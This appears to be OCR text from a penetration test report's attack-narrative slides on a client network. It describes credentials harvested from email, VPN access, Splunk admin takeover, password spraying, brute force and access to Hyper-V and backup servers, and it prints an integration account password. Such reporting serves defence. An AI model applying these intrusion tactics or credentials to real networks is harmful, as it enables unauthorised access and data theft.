


Attack Narrative – Compromised Vpn Accounts

Credentials were then used to download AnyConnect for a network level connection




No hardware level filtering allowed remote connection to ABC's Internal Corporate network at a network level assigning us an Internal IP on the domain: ABC.local




Attack Narrative – Compromised Internal Network Servers and Applications

Credentials extracted from email used to gain super admin access to the Splunk interface (on the internal network) used by Sec and Blue Team. An attacker could then very easily have infected this page with a malware (by uploading a webshell on splunk) to target the security team




SSH credentials extracted from XYZ's emails led to the compromise of 172.22.126.201




Attack Narrative – Compromised Internal Network Servers and Applications

This was a critical server with several Terabytes of database backups




The VPN and Windows passwords also seemed to have fixed patterns. Sprayed gathered credentials on usernames obtained via infrastructure excel sheet from email. Bruteforce on the Windows login credentials resulted in numerous workstations compromised




Attack Narrative – Compromised Internal Network Servers and Applications

Gained access to 172.22.226.28 containing numerous VMs including a KasperSky Server




This was a critical server as it was hosting several Application and Database servers as VMs




Attack Narrative – Compromised Internal Network Servers and Applications

.27 Server running Hyper-V giving full access to super critical Application and Database server VMs





Administrative access to all internal data and drives containing several terabytes of data



Attack Narrative – Compromised Internal Network Servers and Applications


172.22.226.27's server already connected to backup server at 172.22.229.199 giving access to all production backups





Attack Narrative – Compromised Internal Network Servers and Applications

Another such server with compromised credentials was 172.2.226.248 which was a Windows Server named FT-AX-WEBSRV



Upon more information gathering on the AX server, an integration document was found on email leading to working of AX server along with credentials


To check if the integration process completed.

Open Ax user : ERP_INT

Password :P@ssw0rd


1- Check the batch job status and batch job history, by following this path

System administration→inquiries → batch job



